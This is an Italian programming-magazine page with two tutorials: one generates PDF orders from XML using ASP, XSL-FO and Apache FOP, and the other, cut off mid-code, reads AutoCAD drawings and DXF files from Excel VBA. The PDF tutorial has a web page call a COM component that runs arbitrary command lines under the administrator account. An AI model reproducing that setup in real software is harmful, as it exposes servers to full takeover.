Genera i PDF con ASP e XML-FO

XML-FO consente di trasformare, molto velocemente i documenti XML in qualsiasi altro formato. In questo appuntamento, vedremo come far generare, ad un server, documenti PDF utilizzando ASP.

Molti sviluppatori di soluzioni *Web based* su tecnologia ASP e ASP.NET utilizzano, ed apprezzano, le tecnologie per la gestione dell'XML messe a disposizione da Microsoft *(MS-XML Parser)*. Si tratta, in effetti, di un complesso di tecnologie che mettono a disposizione tutto il necessario per gestire (*DOM* e *SAX parser*), effettuare ricerche *(XPath)* e trasformare *(XSLT)* dei documenti XML e molto altro ancora. Alzi la mano lo sviluppatore ASP, con un minimo skill sull'XML, che non sia stato tentato, almeno una volta, di ricorrere a queste tecniche come complemento, o addirittura in sostituzione, del modello *data-driven* basato su database. Esiste però uno standard, tra quelli codificati dal W3C, non gestito dall'engine XML di Microsoft: l'XSL-FO (*Formatting Objects*), che permette di trasformare il documento XML di partenza in vari tipi di formati tra cui il PDF. Nella rivista sono apparsi alcuni interessanti articoli che fanno riferimento alla sintassi di questo linguaggio. Quello che si chiedono alcuni sviluppatori è: come utilizzare, praticamente, questo strumento? Esistono in commercio dei tool che consentono di gestire le trasformazioni nell'ambito del mondo ACTIVEX/COM (utilizzabili quindi anche con ASP e ASP.NET), tra questi, quello commercializzato dalla software house giapponese "Antenna Software" (*www.antennahouse.com*). Tuttavia, con un po' di buona volontà, vedremo come sia possibile realizzare una soluzione che utilizzi XSL-FO da ASP a costo zero.

IL PROGETTO

La soluzione che vogliamo realizzare dovrà consentire di generare dinamicamente, sul lato server, un documento PDF contenente i dati di un ordine provenienti da un documento XML. Come motore di processing del FO utilizzeremo un software open source realizzato da APACHE Foundation nell'ambito di APACHE XML PROJECT chiamato *FOP*, scritto in Java, liberamente scaricabile dal sito del produttore. Vedremo, di seguito, come sia possibile utilizzare questo programma Java nella nostra Active Server Pages. Per il progetto occorrerà registrare e utilizzare una piccola libreria COM da noi sviluppata (chiamata *Executor.dll*), comunque presente nel CD e sul Web completa di sorgenti, che si occupa semplicemente, di eseguire il programma *FOP*.

PREPARARE L'AMBIENTE DI ESECUZIONE

Per utilizzare FOP è necessario che nella macchina sia installata una Virtual Machine Java aggiornata, se non l'avete già fatto potete scaricare l'ultima versione dal sito di SUN dedicato a Java. Scarichiamo quindi la versione binaria del programma FOP dal sito di APACHE-FOP, al momento della scrittura di questo articolo l'ultima versione è contenuta in un file da scaricare chiamato *fop-0.20.5-bin.zip*. Creiamo una directory nel percorso di pubblicazione di IIS (tipicamente *C:\inetpub\wwwroot*) nominandola, ad esempio, *TESTFO*. Dovremmo avere a questo punto una directory con percorso *C:\inetpub\www-*







Fig. 1: Impostazione delle proprietà.

root\TESTFO. Decomprimiamo il file zip che abbiamo scaricato dal sito di *APACHE-FOP* nella directory creata in precedenza. Apriamo il manager di IIS e clicchiamo con il tasto destro sulla cartella *TESTFO* che dovrebbe essere presente nell'albero a sinistra. Tra le voci del menù a discesa scegliere proprietà (Fig. 1) accedendo così alle impostazioni di pubblicazione della directory. Nell'applet di configurazione, sotto il tab *"directory"*, nella sezione *Impostazioni applicazione*, cliccare sul bottone *"crea"* (Fig. 2).





Fig. 2: **La finestra delle proprietà di IIS.**





Fig. 3: **Impostazione dei parametri utente.**

configurato un applicazione COM+, vuota, pronta ad eseguire il nostro componente. E concludiamo la configurazione proprio impostando il componente dall'apposito wizard attivabile attraverso il menu pop-up richiamato cliccando con il tasto destro sul folder *"Componenti"* dell'applicazione. Nei vari passaggi del wizard selezioneremo *"nuovi componenti"* e indicheremo la path della libreria *executor.dll*.

MICROSOFT XML PARSER
http://msdn.microsoft.com/library/default.asp?url=/nhp/default.asp?contentid=28000438
Specifiche XSL:FO
http://www.w3.org/TR/xsl/
Apache FOP -
http://xml.apache.org/fop/index.html
Java - http://java.sun.com

Avremo creato, a questo punto, una directory dotata di un contesto applicazione autonomo. Dobbiamo, per ultima cosa registrare la libreria ActiveX *Executor.dll*. Per farlo non utilizzeremo il comando *regsvr32*, poiché la libreria deve eseguire programmi è necessario essere sicuri che venga eseguita con i privilegi necessari; essendo richiamata da ASP, infatti, se venisse registrata con *regsvr32* verrebbe eseguita dall'utente web *IUSRXXX*, che non ha privilegi sufficienti. Una strada per ovviare al problema è quella di registrare la libreria nei *"servizi componenti"* del sistema Windows 2000 o XP:

- Copiamo la libreria *Executor.dll* in una qualsiasi directory della macchina.
- Dal pannello di controllo andiamo, quindi, in *strumenti di amministrazione* e da qui in *Servizi componenti* e apriamo il manager relativo.
- In *Applicazioni COM+* creiamo una nuova applicazione cliccando con il tasto destro e scegliendo *nuovo/applicazione*.
- Nel wizard che si aprirà scegliamo di creare un'applicazione vuota assegnandogli un nome qualsiasi, ma facendo attenzione nel terzo passaggio del wizard, lì dove è possibile specificare l'identità applicazione.
- Modificare l'impostazione di default *(utente interattivo)* cliccando sull'opzione *"il seguente utente:"* indicando come *utente* l'amministratore o comunque un utente con privilegi necessari ad eseguire un programma localmente (Fig. 3).

A questo punto, concludendo il Wizard, avremo

INIZIAMO CON IL CODICE

A questo punto, se abbiamo eseguito correttamente i passaggi sopra descritti, abbiamo tutto il necessario per sviluppare la nostra applicazione che utilizza FO. I passaggi che dovremmo eseguire per mettere a punto il nostro progetto sono:

- Creare un file xml che contenga i dati dell'ordine che chiameremo *"order.xml"* e metteremo nella directory dell'applicazione in precedenza creata, nel nostro esempio *C:\Inetpub\wwwroot\ TESTFO* .
- Creare un file xsl che contenga la logica di trasformazione del documento xml in un file FO da processare poi con FOP.
- Creare la pagina ASP contenente le procedure necessarie ad eseguire la trasformazione con *APACHE-FOP* .

Per la maggior chiarezza di comprensione partiamo qui da un file xml "statico" contenente l'ordine, naturalmente in un progetto "reale" il file xml sarà generato dinamicamente in base alle scelte dell'utente su un catalogo di prodotti.

I FILES XML E XSL-FO


Il file xml contiene semplicemente i marcatori necessari ad identificare il richiedente, la lista dei prodotti, con relativa quantità, ed altre informazioni

utili alla gestione dell'ordine. Potete trovare il file completo in *CreaPDF.zip*, presente nel CD allegato o sul Sito Web *www.ioprogrammo.it*.

```
<?xml version="1.0" encoding="utf-8"?>
<!— documento order.xml —>
<orderinfo> <orderno>0500</orderno>
  <requester> <name>
      <name>Antonio</name>
      <surname>Rossi</surname> </name>
    <post-code>02100</post-code>
    <phone>39-02-9300</phone> <address>
      <prov>MI</prov> <city>Milano</city>
      <streetaddr>Via Garibaldi,3</streetaddr>
    </address> <company>
      <companyname>Rossi Spa</companyname>
      <section>Ricerca e sviluppo</section>
    </company>
    <e-mail>acquisti@rossispa.it</e-mail>
  </requester> <orderdate>
    <yy>2001</yy> <mm>2</mm>
    <dd>6</dd> </orderdate>
  <orderlist> <order>
      <itemimage file="prodotto.JPG"/>
      <item>Articolo 1 con relativa descrizione</item>
      <itemcode>XLF0100-NR001</itemcode>
      <count>2</count>
      <unitprice>207900</unitprice>
    </order> <order>
      <itemimage file="prodotto.JPG"/>
      <item>Articolo ...</item>
      <itemcode>TED0201-VS001</itemcode>
      <count>3</count>
      <unitprice>9240</unitprice>
    </order> <order>
      <itemimage file="prodotto.JPG"/>
      <item>Articolo ...</item>
      <itemcode>SXP0100-RP002</itemcode>
      <count>1</count>
      <unitprice>13440</unitprice>
    </order> </orderlist>
  <memo>Si prega di inviare i prodotti in una sola
                                    spedizione.</memo>
  <issuedate> <yy>2001</yy>
    <mm>2</mm> <dd>7</dd>
  </issuedate> <incharge>
    <incharge-section>Online Sales</incharge-section>
    <incharge-person>Giovanni Bianchi</incharge-person>
    <incharge-mail>giovanni.bianchi@shop.it
                                    </incharge-mail>
  </incharge>
</orderinfo>
```

Credo che non ci si debba soffermare qui a descrivere la struttura del documento *order.xml* che mi sembra abbastanza auto-esplicativa. Vediamo, inoltre, il documento xsl, che contiene la logica di trasformazione di *order.xml* in un documento XSL-FO valido.

Anche in questo caso potete trovare la versione completa del file in *Crea_PDF.zip*.

```
<?xml version="1.0" encoding="utf-8"?>
<!— documento order.xsl —>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/
  1999/XSL/Transform" xmlns:fo="http://www.w3.org/
                    1999/XSL/Format" version="1.0">
<xsl:decimal-format decimal-separator=","
                    pattern-separator="." NaN="-"
              grouping-separator="." name="curr"/>
<xsl:template match="/"> <fo:root>
<xsl:call-template name="pageSettings">
                              </xsl:call-template>
  <fo:page-sequence master-reference="first">
  <xsl:call-template name="region-before">
                              </xsl:call-template>
    <fo:flow flow-name="xsl-region-body">
      <fo:block margin-left="9cm" font-size="10pt">
        <fo:block font-weight="bold">Richiedente:
                                       </fo:block>
        <fo:block><xsl:value-of select="
                 //requester/name/name"/> 
          <xsl:value-of select="//requester/name/
                            surname"/></fo:block>
<!— inserisco  altre informazioni sul richiedente —>
      </fo:block>
      <xsl:call-template name="orderList">
                              </xsl:call-template>
    </fo:flow> </fo:page-sequence>
</fo:root> </xsl:template>
<xsl:template name="region-before">
  <fo:static-content flow-name="xsl-region-before">
  <fo:block font-size="14pt" color="navy"
        font-family="sans-serif" line-height="20pt"
        space-after.optimum="3pt"
        text-align="justify"
      border-bottom-width="1px" border-bottom-
         style="solid" border-bottom-color="red">
      Ordine n. <xsl:value-of select=
                    "orderinfo/orderno"/> del
      <xsl:value-of select="orderinfo/orderdate/dd"/>
      /<xsl:value-of select="orderinfo/orderdate/mm"/>
       /<xsl:value-of select="orderinfo/orderdate/yy"/>
      </fo:block> </fo:static-content></xsl:template>
<xsl:template name="orderList">
  <fo:table space-before="10mm" border-width=
                  "0.5mm" border-style="solid">
      <fo:table-column/> <fo:table-column/>
      <fo:table-column column-width="20mm"/>
      <fo:table-column column-width="30mm"/>
      <fo:table-body> <fo:table-row color="white">
        <fo:table-cell background-color="gray"
            text-align="center"><fo:block>Articolo
                      </fo:block></fo:table-cell>
        <fo:table-cell background-color="gray"
            text-align="center"><fo:block>Nome
                      </fo:block></fo:table-cell>
```

REGSVR32.EXE

Per utilizzare controlli *OCX* e *DLL ActiveX* all'interno del proprio programma, è importante che questi elementi siano "installati" nel Registro di configurazione di sistema. Tale operazione la si compie utilizzando, dalla finestra *Esegui* di Windows, l'applicazione *RegSvr32.exe*,. Supponiamo di dover registrare il controllo *prova.OCX*, il comando da eseguire sarà il seguente:

```
RegSvr32 c:\prova.ocx
```

In modo analogo, per eliminare dal Registro i riferimenti ad un controllo non più utilizzato, si usa sempre lo stesso programma, ma con il parametro */u*, ad esempio:

```
RegSvr32 /u C:\prova.ocx
```

```
<fo:table-cell background-color="gray"
        text-align="center"><fo:block>Quantità
                </fo:block></fo:table-cell>
<fo:table-cell background-color="gray"
        text-align="center"><fo:block>Costo
                unit.</fo:block></fo:table-cell>
</fo:table-row>
<xsl:for-each select="//orderlist/order">
<fo:table-row>
<xsl:variable name="bgColor"> <xsl:choose>
<xsl:when test="position() mod 2">white
                </xsl:when>
<xsl:otherwise>#dedede</xsl:otherwise>
</xsl:choose> </xsl:variable>
<fo:table-cell background-color="{$bgColor}">
<fo:block text-align="center">
<xsl:element name="fo:external-graphic">
<xsl:attribute name="src">
<xsl:value-of select="itemimage/@file"/>
</xsl:attribute>
<xsl:attribute name="content-height">
                7mm</xsl:attribute>
<xsl:attribute name="content-width">
                7mm</xsl:attribute>
<xsl:attribute name="alignment-baseline">
                text-after-edge</xsl:attribute>
</xsl:element> </fo:block>
<fo:block text-align="center"><xsl:
        value-of select="itemcode"/></fo:block>
</fo:table-cell>
<fo:table-cell background-color=
                "{$bgColor}">
<fo:block><xsl:value-of select="item"/>
                </fo:block>
</fo:table-cell>
<fo:table-cell background-color=
                "{$bgColor}">
<fo:block><xsl:value-of select=
                "count"/></fo:block>
</fo:table-cell>
<fo:table-cell background-color=
                "{$bgColor}">
<fo:table>
<fo:table-column/> <fo:table-column/>
<fo:table-body> <fo:table-row>
<fo:table-cell>
<fo:block text-align="start">
                Eur.</fo:block>
</fo:table-cell> <fo:table-cell>
<fo:block text-align="end">
<xsl:value-of select="format-number(
        unitprice,'#.##0,00','curr')"/>
</fo:block> </fo:table-cell>
</fo:table-row> </fo:table-body>
</fo:table> </fo:table-cell>
</fo:table-row> </xsl:for-each>
</fo:table-body> </fo:table> </xsl:template>
<xsl:template name="pageSettings">
```

```
<fo:layout-master-set>
  <fo:simple-page-master master-name="first"
      page-height="29.7cm" page-width="21cm"
      margin-top="1cm" margin-bottom="2cm"
      margin-left="2.5cm" margin-right="2.5cm">
    <fo:region-body margin-top="2cm"
                        margin-bottom="1.5cm"/>
    <fo:region-before extent="2cm"/>
    <fo:region-after extent="1.5cm"/>
  </fo:simple-page-master> </fo:layout-master-set>
</xsl:template></xsl:stylesheet>
```

Non mi dilungo in dettagli sulla tecnologia XSL e FO perché lo scopo di questo articolo è quello di spiegare come usare queste tecnologie all'interno di una pagina ASP. Ed è appunto quello che faremo.

LA PAGINA ASP

Vi ricordate della directory *TESTFO* che abbiamo creato nella root di pubblicazione di IIS? Ebbene è venuto il momento di crearvi un file che chiameremo *demo.asp*. Editiamo *demo.asp* inserendovi un semplice *FORM* con un solo bottone che servirà ad innescare il processo di trasformazione.

```
<html> <head>
<title>Prova trasformazione FOP</title>
</head> <body>
<FORM action="demo.asp" method=GET>
        <INPUT type="submit" name="trasforma"
                value="Trasforma l'ordine in pdf">
</FORM> </body> </html>
```

Se eseguiamo lo script richiamando l'indirizzo *http://localhost/ testo/demo.asp* otterremo un risultato simile a quello della Fig. 4.





***Fig. 4:** La pagina demo.asp.*

Prima del codice HTML, sempre nel file *demo.asp*, inseriamo una sezione di codice VBScript delimitata

GLOSSARIO

XPATH

XPath è un linguaggio che consente di esprimere delle espressioni per indirizzare parti di un documento XML. È un linguaggio nato per operare all'interno d'altre tecnologie XML come XSL e XPointer, ed è caratterizzato dal fatto di avere una sintassi difforme da quella XML.

dai classici tags <%%> e definiamo alcune costanti che rappresentano la path dell'eseguibile *java.exe* all'interno della directory di installazione della JAVA virtual machine ed il nome della directory del programma APACHE-FOP che si dovrebbe trovare all'interno della directory *TESTFO* in cui stiamo lavorando.

```
<%
const JAVAPATH="C:\j2sdk1.4.1_02\bin\java.exe"
const FOPINSTPATH="fop"
```

Definiamo quindi due variabili :

- **basePath** - che rappresenta la path fisica sul server della directory *TESTFO*, che andremo poi a valorizzare dinamicamente utilizzando la serverVariable *APPL_PHYSICAL_PATH*, e
- **fopPath** - che rappresenta la path fisica sul server della directory di installazione di APACHE-FOP, ottenuta concatenando *basePath* con la costante *FOPINSTPATH*

```
dim basePath , fopPath
basePath=request.serverVariables("APPL_PHYSICAL_PATH")
fopPath=basePath & FOPINSTPATH
```

Definiamo, ancora, tre variabili che rappresentano le path dei file xml, xsl e del pdf che sarà creato dalla trasformazione. Per farlo facciamo uso del metodo *Server.MapPath* che restituisce la path fisica di un file sul server dato il suo percorso relativo. Da notare che *Server.MapPath* non valuta se il file esiste realmente o no, quindi può essere usato anche per *order.pdf* che ancora non esiste.

```
dim xmlFile,xslFile,pdfFile
xmlFile=Server.MapPath("order.xml")
xslFile=Server.MapPath("order.xsl")
pdfFile=Server.MapPath("order.pdf")
```

A questo punto inseriamo un blocco *IF* che serve a valutare se la form è stata eseguita o meno. Lo facciamo controllando semplicemente il numero delle variabili *QueryString*, se è superiore a 0 vuol dire che la pagina è stata ricaricata in seguito al clic sul bottone della form HTML.

```
if Request.QueryString.Count>0 then
...
end if
```

All'interno del blocco *IF* inseriamo il codice che:

- costruisce il comando che innesca l'esecuzione del programma APACHE-FOP e lo assegna alla variabile *cmdLine*
- crea un riferimento alla libreria *Executor.dll* (che in precedenza abbiamo registrato nei servizi componenti del sistema) attraverso il suo *ProgID*, "*executor.agent*" e lo assegna all'oggetto *Proc*
- richiama l'unico metodo esposto da *Proc*; *execute* che, appunto, esegue la riga di comando *cmdLine* che le viene passata come parametro
- infine, dopo che la trasformazione in pdf è stata effettuata, reindirizza il browser sul pdf appena creato

```
if Request.QueryString.Count>0 then
dim cmdLine,Proc
   cmdLine = JAVAPATH & " -cp " & fopPath &
                              "\build\fop.jar;" & _
   fopPath & "\lib\xml-apis.jar;" & _
   fopPath & "\lib\xercesImpl-2.2.1.jar;" & _
   fopPath & "\lib\batik.jar;" & _
   fopPath & "\lib\xalan-2.4.1.jar;" & _
   fopPath & "\lib\avalon-framework-cvs-20020806.jar;
              " & fopPath & "\lib\jimi-1.0.jar;" & fopPath &
   "\lib\jai_core.jar;" & fopPath & "\lib\jai_codec.jar" &
    " org.apache.fop.apps.Fop  -xsl " & xslFile & " -xml
                     " & xmlFile & " -pdf " & pdfFile
   set Proc=server.CreateObject("executor.agent")
   Proc.execute cmdLine
   response.redirect "order.pdf"
end if
%>
```

A questo punto, se tutto è filato liscio, cliccando sul bottone della form, dovremmo avere nel nostro browser un bel documento PDF come quello in Fig. 5!

Ordine n. 0500 del 6/2/2001


Richiedente:
Antonio Rossi
Via Garibaldi,3
02100 Milano MI

Articolo	Nome	Quantità	Costo unit.
XLF0100-NR001	Articolo 1 con relativa descrizione	2	Eur. 207.900,00
TED0201-VS001	Articolo ...	3	Eur. 9.240,00
SXP0100-RP002	Articolo ...	1	Eur. 13.440,00

Fig. 5: *Il risultato della trasformazione.*

COSA RIMANE DA FARE


Per ragioni di spazio negli esempi di codice ASP non è stata introdotta la gestione degli errori. Inoltre, per favorire la riutilizzabilità del codice sarebbe stato preferibile inglobare la logica di trasformazione in un include separato.

Francesco Smelzo

MAPPATH

Il metodo MapPath converte il PATH (percorso) relativo o virtuale nel corrispondente PATH fisico del Server. La sintassi è la seguente: Server.MapPath(Path); il parametro Path specifica il Path relativo o virtuale da convertire in Path fisico (directory del Server).

Programmare l'interazione fra le applicazioni

AutoCAD 2004 e Excel uniti da VBA

L'articolo illustra come usare le funzionalità di AutoCAD in altre applicazioni, come Excel, attraverso l'automazione e mostra quali sono le informazioni necessarie per leggere/scrivere i file DXF.

Nel primo articolo abbiamo visto come sfruttare le funzionalità di AutoCAD usando il VBA attraverso l'uso dell'editor integrato. Ora vediamo come usare l'automazione per accedere alle funzionalità di Autocad da altre applicazioni, mostrando un esempio concreto in Excel.
Infine si vedrà com'è fatto un file DXF e come poterlo leggere o creare.

LEGGERE LE PARTI DI UN DISEGNO

Supponiamo di voler aprire un disegno e di scorrerne gli elementi: per ogni elemento stampiamo il suo tipo e alcune delle sue proprietà. Apriamo AutoCAD e scegliamo un disegno esistente. Per esempio possiamo sceglierne uno tra quelli presenti nella cartella *Sample* dov'è installato AutoCAD. Per l'esempio abbiamo scelto il file *Welding Fixture-1.dwg* (Fig. 1). Per creare una nuova macro scegliere *"Strumenti > Macro > Macro"*, quindi digitare il nome (per esempio *"elenca"*) e premere il pulsante *"Crea"*. Si aprirà l'editor VB integrato nel quale possiamo creare la macro voluta. Per prima cosa è necessario scorrere gli elementi del disegno. Come si è visto nell'altro articolo, è necessario far riferimento a *ModelSpace* del documento attivo; per scorrerne gli elementi usiamo un ciclo *for each:*

Fig. 1: ***Il file d'esempio di cui vogliamo conoscere i componenti.***

```
For Each oggetto In ActiveDocument.ModelSpace
 ' scrivi gli elementi
Next
```

Per conoscerne il tipo VBA mette a disposizione la funzione *TypeName*. Alcuni oggetti possiedono la proprietà *Name,* altri la proprietà *ObjectName.* Componiamo una stringa con tutte queste informazioni:

```
txt = "Tipo: " & _
  VBA.TypeName(oggetto) & _
  VBA.vbCrLf
txt = txt & "Name: " & _
  oggetto.Name & _
  VBA.vbCrLf
txt = txt & "ObjectName: " & _
  oggetto.ObjectName & _
  VBA.vbCrLf
MsgBox txt
```

Per quegli oggetti che non possiedono una delle proprietà usate, verrà sollevato un errore. Per evitare che il programma termini, scriviamo, prima del ciclo, l'istruzione:

```
On Error Resume Next
```

Essa fa sì che l'esecuzione, dopo un errore, riprenda dall'istruzione successiva a quella che ha causato l'errore. Va notato che il ciclo può essere particolarmente lungo, se gli elementi del disegno sono tanti. È sempre meglio prevedere una condizione di terminazione in base all'input dell'utente.

DA UN DISEGNO A UN FOGLIO EXCEL

Come si è visto, è piuttosto semplice ottenere le informazioni sugli elementi di un disegno. Purtrop-

po mostrare a video le informazioni ottenute, elemento dopo elemento, è piuttosto scomodo. È molto meglio far sì che i dati vengano scritti su un foglio Excel! Per farlo, apriamo Excel e creiamo una nuova macro che, grazie all'automazione, sfrutti le funzioni di AutoCAD per leggere un determinato disegno. La macro può essere creata, in modo simile a quanto fatto in AutoCAD, scegliendo *"Strumenti > Macro > Macro"*, scrivendo il nome e premendo il pulsante *"Crea"*. Nell'editor VB che viene aperto dovremmo scrivere una macro simile a quella creata in AutoCAD. Ma come far riconoscere ad Excel gli oggetti di AutoCAD? È sufficiente un riferimento alla sua libreria di oggetti. Per farlo andate su *Strumenti > Riferimenti*. Apparirà la lista di tutte le librerie installate sul vostro computer. Le caselle selezionate indicano per quali librerie vengono inclusi i riferimenti nel vostro progetto. Scorrete la lista fino a trovare *"Libreria dei tipi di AutoCAD 2004"* e selezionatela (Fig. 2). Ora possiamo far riferimento agli oggetti di AutoCAD e, in particolare, creare un riferimento ad una sua istanza con:

```
Dim acad As New AcadApplication
```

Mentre per selezionare un file da file system possiamo usare la funzione di Excel *GetOpenFilename* e poi aprire tale documento usando il metodo *Open* sull'oggetto *Documents* dell'applicazione

```
AutoCAD: Dim adoc As AcadDocument
nomefile = Application.GetOpenFilename()
Set adoc = acad.Documents.Open(nomefile)
```

Per leggere i dati useremo lo stesso ciclo visto in precedenza. Possiamo "isolare" la logica della lettura dei dati e la scrittura su un foglio di lavoro in una nuova funzione:

```
private Sub prendiDati(adoc As AcadDocument)
 On Error Resume Next
 cella = 2
 For Each oggetto In adoc.ModelSpace
  With ActiveSheet
   .Cells(cella, 1) = VBA.TypeName(oggetto)
   .Cells(cella, 2) = oggetto.Name
   .Cells(cella, 3) = oggetto.ObjectName
  End With
 cella = cella + 1
 Next
 ActiveSheet.Cells.Columns.AutoFit
End Sub
```

Come si può vedere, l'ultima istruzione della funzione *prendiDati* esegue un *AutoFit* sulle colonne per adattarne la grandezza al contenuto. Il risultato della sua esecuzione è visibile in Fig. 3. È importantissimo, prima di terminare la macro, chiudere l'applicazione AutoCAD creata attraverso l'automazione; per farlo:

```
acad.Quit
Set acad = Nothing
```

Senza queste ultime istruzioni, verrebbe infatti creato un nuovo processo (invisibile, ma che si può vedere dalla lista dei processi accessibile dopo aver premuto *Ctrl+Alt+Canc*) con la conseguenza di deteriorare le prestazioni del computer e di saturare le risorse disponibili.

UN FILE DXF

AutoCAD mette a disposizione 4 tipi di file per l'interscambio di dati con le altre applicazioni; essi sono:


- **DXF ASCII**
- **DXF binari**: contengono le stesse informazioni dei file DXF ASCII, ma in maniera più compatta, e permettono accessi in lettura/ scrittura più veloci;
- **SLD**: File diapositiva
- **SLB**: Libreria di diapositive

I file DXF di tipo ASCII sono più comuni rispetto a quelli binari; pertanto descriveremo il loro formato. Un file DXF contiene le informazioni sui diversi oggetti che compongono un disegno: ciascun oggetto è preceduto da un numero intero che indica il "codice di gruppo". Il codice indica sia il tipo dell'elemento di dati che segue sia il suo significato per un determinato tipo di oggetto o record. Quindi i file DXF sono costituiti da coppie (codice di gruppo, valore); la coppia viene detta record. Tali record sono raggruppati in *sezioni*. Le sezioni iniziano con un record (0, "*SECTION*") e proseguono con un record (2, "*[nome della sezione]*"); seguono tanti record quanti sono gli elementi che definiscono la sezione e, infine, la sezione viene chiusa con il record (0, "*ENDSEC*").

Fig. 2: *I riferimenti agli oggetti di AutoCAD.*

LE SEZIONI

Ciascun file DXF è diviso nelle seguenti sezioni:

- **HEADER**: contiene informazioni di carattere generale come la versione del database di AutoCAD e alcune variabili di sistema. Ciascun parametro è relativo al disegno e contiene sia il nome

della variabile che il valore associato;

- **CLASSES**: contiene le informazioni che si riferiscono alle classi utilizzate nelle sezioni *BLOCKS, ENTITIES* e *OBJECTS;*
- **TABLES**: definisce le tabelle dei simboli relative a *APPID* (tabella di identificazione delle applicazioni), *BLOCK_RECORD* (tabella dei riferimenti di blocco, *DIMSTYLE* (tabella degli stili di quota), *LAYER*(tabella dei layer), *LTYPE* (tabella dei tipi di linea), *STYLE* (tabella degli stili, relativi al testo), *UCS* (tabella sistemi *UCS*), *VIEW* (tabella delle viste) e *VPORT* (tabella relativa alla configurazione delle finestre);
- **BLOCKS**: contiene le informazioni sulle definizioni di blocco e sulle entità del disegno che vi riferiscono;
- **ENTITIES**: contiene gli oggetti grafici del disegno (entità);
- **OBJECTS**: contiene le informazioni sugli oggetti non grafici (come i gruppi, gli stili multilinea e così via);
- **THUMBNAILIMAGE**: contiene le informazioni per l'anteprima del disegno (sezione opzionale).

Se aprite un file di tipo DXF potete ricercare queste sezioni (teoricamente se una sezione non è necessaria essa può essere omessa). Se non disponete di nessun file DXF potete aprire un qualsiasi disegno esistente (o crearne uno nuovo), andare su *"File > Salva con nome …"* e quindi selezionare, su *"Tipo file"*, la voce *"DXF di Autocad"* (scegliete voi la versione). Ora potete aprire il file DXF e cercare le sezioni. Vi renderete conto che non è agevole cercare informazioni all'interno di tale file. Anche in questo caso Excel ci può aiutare per analizzarlo più comodamente: vediamo come.

EXCEL E L'ANALISI DI FILE DXF

Un buon modo per agevolare l'analisi di un file DXF potrebbe essere quello di leggerne i dati e di scriverli su un foglio Excel. Essendo questi dati composti da record di tipo (codice, valore) potremmo stampare i due elementi su due colonne diverse. Inoltre potremmo colorare lo sfondo di tali valori di un colore via via diverso al cambiare delle sezioni; potremmo anche creare un indice che ci permetta di "saltare" alla sezione voluta attraverso un *hyperlink*.

Analizziamo le parti essenziali di una simile macro (sul CD essa è riportata in maniera completa e si chiama *leggiDXF*). È necessario leggere tutti i record finché non si trova quello il cui valore vale *"EOF"*; per aprire e chiudere i file si usa la solita gestione dei file del Visual Basic:

```
Sub leggiDXF()
  While valore <> "EOF"
    Line Input #1, codice
    Line Input #1, valore
    codice = Trim(codice)
....' gestione vera e propria
  Wend
  Close #1
End Sub
```

Si noti che è necessario eseguire il trim, ovvero togliere eventuali spazi iniziali e finali, prima di usare il codice; si noti anche che il file viene chiuso: se non lo si fa, due esecuzioni consecutive della macro danno errore in quanto si tenta di aprire un file aperto. Supponendo di memorizzare in un array chiamato *"colori"* un numero sufficiente di colori (ciascuno dei quali creato attraverso la funzione *VBA.RGB(val1, val2, val3)* che, specificando le componenti di rosso, giallo e blu, restituisce un valore di tipo *Long* che codifica il colore voluto), si potrebbe scrivere, dentro il ciclo:

```
With ActiveSheet
  Set cella = .Cells(riga, colonna)
  cella = codice
  cella.Interior.Color = _
    colori(numSezione)
